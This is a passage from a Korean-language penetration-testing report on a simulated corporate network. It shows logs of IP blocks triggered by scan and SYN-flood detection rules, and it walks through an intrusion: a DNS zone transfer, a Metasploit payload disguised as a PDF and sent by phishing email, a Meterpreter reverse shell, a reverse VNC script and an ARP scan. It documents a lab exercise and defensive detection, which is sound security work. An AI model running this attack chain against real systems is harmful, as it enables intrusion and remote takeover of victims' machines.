
ㅅ) 공격 재시도 확인

코드의 출력 값 확인



차단 해제 후, 공격자IP 에서 공격시도가 발생했지만 실패됨

정상 패킷



네트워크 내부에서 정상적인 통신 패킷 확인

ㅇ) 최종 상태

DB 저장


	id	action_time	blocked_ip	ruleset_ip	rule (ruleset)	reason (signature)
수정 복사 삭제	1005	2025-08-08 19:41:41	172.16.15.66	룰셋 보안장비	drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Nm...	Nmap SYN Scan Detected
수정 복사 삭제	1006	2025-08-08 19:41:47	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Nm...	Nmap SYN Scan Detected
수정 복사 삭제	1007	2025-08-08 19:41:47	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Po...	Possible DoS Attack Type : SYN flood
수정 복사 삭제	1008	2025-08-08 19:41:47	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"-P...	-Pn_scan Detected
수정 복사 삭제	1009	2025-08-08 19:41:47	172.16.15.66		drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca...	SYN Scan or SYN Flood Detected
수정 복사 삭제	1010	2025-08-08 19:41:52	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Nm...	Nmap SYN Scan Detected
수정 복사 삭제	1011	2025-08-08 19:41:52	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Po...	Possible DoS Attack Type : SYN flood
수정 복사 삭제	1012	2025-08-08 19:41:52	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"-P...	-Pn_scan Detected
수정 복사 삭제	1013	2025-08-08 19:41:52	172.16.15.66		drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca...	SYN Scan or SYN Flood Detected
수정 복사 삭제	1014	2025-08-08 19:47:49	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Nm...	Nmap SYN Scan Detected
수정 복사 삭제	1015	2025-08-08 19:47:49	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"-P...	-Pn_scan Detected
수정 복사 삭제	1016	2025-08-08 19:47:49	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Po...	Possible DoS Attack Type : SYN flood
수정 복사 삭제	1017	2025-08-08 19:47:49	172.16.15.66		drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca...	SYN Scan or SYN Flood Detected
수정 복사 삭제	1018	2025-08-08 19:47:53	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Nm...	Nmap SYN Scan Detected
수정 복사 삭제	1019	2025-08-08 19:47:53	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"-P...	-Pn_scan Detected
수정 복사 삭제	1020	2025-08-08 19:47:53	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Po...	Possible DoS Attack Type : SYN flood
수정 복사 삭제	1021	2025-08-08 19:47:53	172.16.15.66		drop tcp 172.16.15.66 any -> any any (msg:"SYN Sca...	SYN Scan or SYN Flood Detected
수정 복사 삭제	1022	2025-08-08 19:53:22	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"Nm...	Nmap SYN Scan Detected
수정 복사 삭제	1023	2025-08-08 19:53:22	172.16.15.66		drop tcp 172.16.15.66 any -> 피해자 서버 any (msg:"-P...	-Pn_scan Detected

데이터베이스에 차단했던 기록들이 저장
로그기반 차단 정책에 사용됨

6. 침투 테스트 결과

가) 침투 테스트 절차

침투 테스트 전체 흐름도




시나리오 기반 기업 내부의 DBMS, SIEM, 웹 서버를 대상으로 내부 침투 단계, DB 대상 침투 단계, SIEM 대상 침투 단계로 나누어 침투 테스트 진행


나) 침투테스트 시나리오

ㄱ) 내부 침투 단계 1


내부 침투 단계 전체 흐름



내부 침투 단계 1 흐름



- 회사 공식 홈페이지 접속, 이메일 주소 (도메인) 수집




- 1, 2차 도메인 기반 SOA 레코드 확인, DNS 서버 IP 확인

```
;core.it.                       IN      ANY

;; ANSWER SECTION:
core.it.                86400   IN      SOA     ns.core.it. core.core.it. 20250806 86400 3600 604800 28800
core.it.                86400   IN      NS      ns.core.it.
core.it.                86400   IN      MX      10 mail.core.it.
core.it.                86400   IN      A       10.6.[redacted]
core.it.                86400   IN      AAAA    ::1

;; Query time: 76 msec
;; SERVER: [redacted]#53[redacted](TCP)
;; WHEN: Thu Aug 07 12:23:57 KST 2025
;; MSG SIZE  rcvd: 187
```

- DNS 레코드 Enumeration 결과 다른 대역의 호스트(기재된 메일 주소) 확인

```
[*] Trying NS server 10.6.[redacted]
[+] 10.6.[redacted] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS ns.core.it 10.6.[redacted]
[*]      AAAA @.core.it ::1
[*]      A @.core.it 10.6.[redacted]
[*]      A amail.core.it 10.8.[redacted]
[*]      A dm-mail.core.it 10.6.[redacted]
[*]      A dm-web1.core.it 10.6.[redacted]
[*]      A dm-web2.core.it 10.6.[redacted]
[*]      A dm-webhard.core.it 10.6.[redacted]
[*]      A ns.core.it 10.6.[redacted]
[*]      A www.core.it 10.6[redacted]
[*] Checking for Zone Transfer for core.it name servers
[-] DNSSEC is not configured for core.it
```


- 취약점 분석, 명확한 취약점 발견 실패




- 악성 페이로드 실행 파일 생성

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/red.exe
```

- 악성 파일 은닉을 위한 드로퍼를 통해 PDF 파일로 위조



- 사회공학 기반의 메일을 발송




- 피해자에서 reverse shell 세션 요청 확인

```
[*] Started reverse TCP handler o          :8888
msf6 exploit(multi/handler) >
[*] Sending stage (177734 bytes) to
[*] Meterpreter session 1 opened (          :8888 ->          :55938) at 2025-07-28 11:18:48 +0900

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  WIN-4HJ21BS0610\Administrator @ WIN-4H          :8888 ->          :55938 (
                                     J21BS0610
```

- VNC(원격데스크탑)을 위한 셸 스크립트 업로드 및 실행


```
[*] Session 1 is already interactive.
meterpreter > upload /root/x11vnc_connect.sh /tmp/
[*] Uploading  : /root/x11vnc_connect.sh → /tmp/x11vnc_connect.sh
[*] Completed  : /root/x11vnc_connect.sh → /tmp/x11vnc_connect.sh
meterpreter > shell
Process 52837 created.
Channel 2 created.
chmod +x /tmp/x11vnc_connect.sh
/tmp/x11vnc_connect.sh
```

- 피해자로부터 reverse 형태의 VNC 세션 성립



ㄴ) 내부 침투 단계 2

내부 침투 단계 2 흐름



- 로컬 네트워크의 정보 수집

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:68:81:a2, IPv4: 10.8.[redacted]
Starting arp-scan 1.10.0 with 128 hosts (https://github.com/royhills/arp-scan)
10.8.[redacted]         00:0c:29:65:d8:59       VMware, Inc.
10.8.[redacted]         ca:01:25:1c:00:00       (Unknown: locally administered)

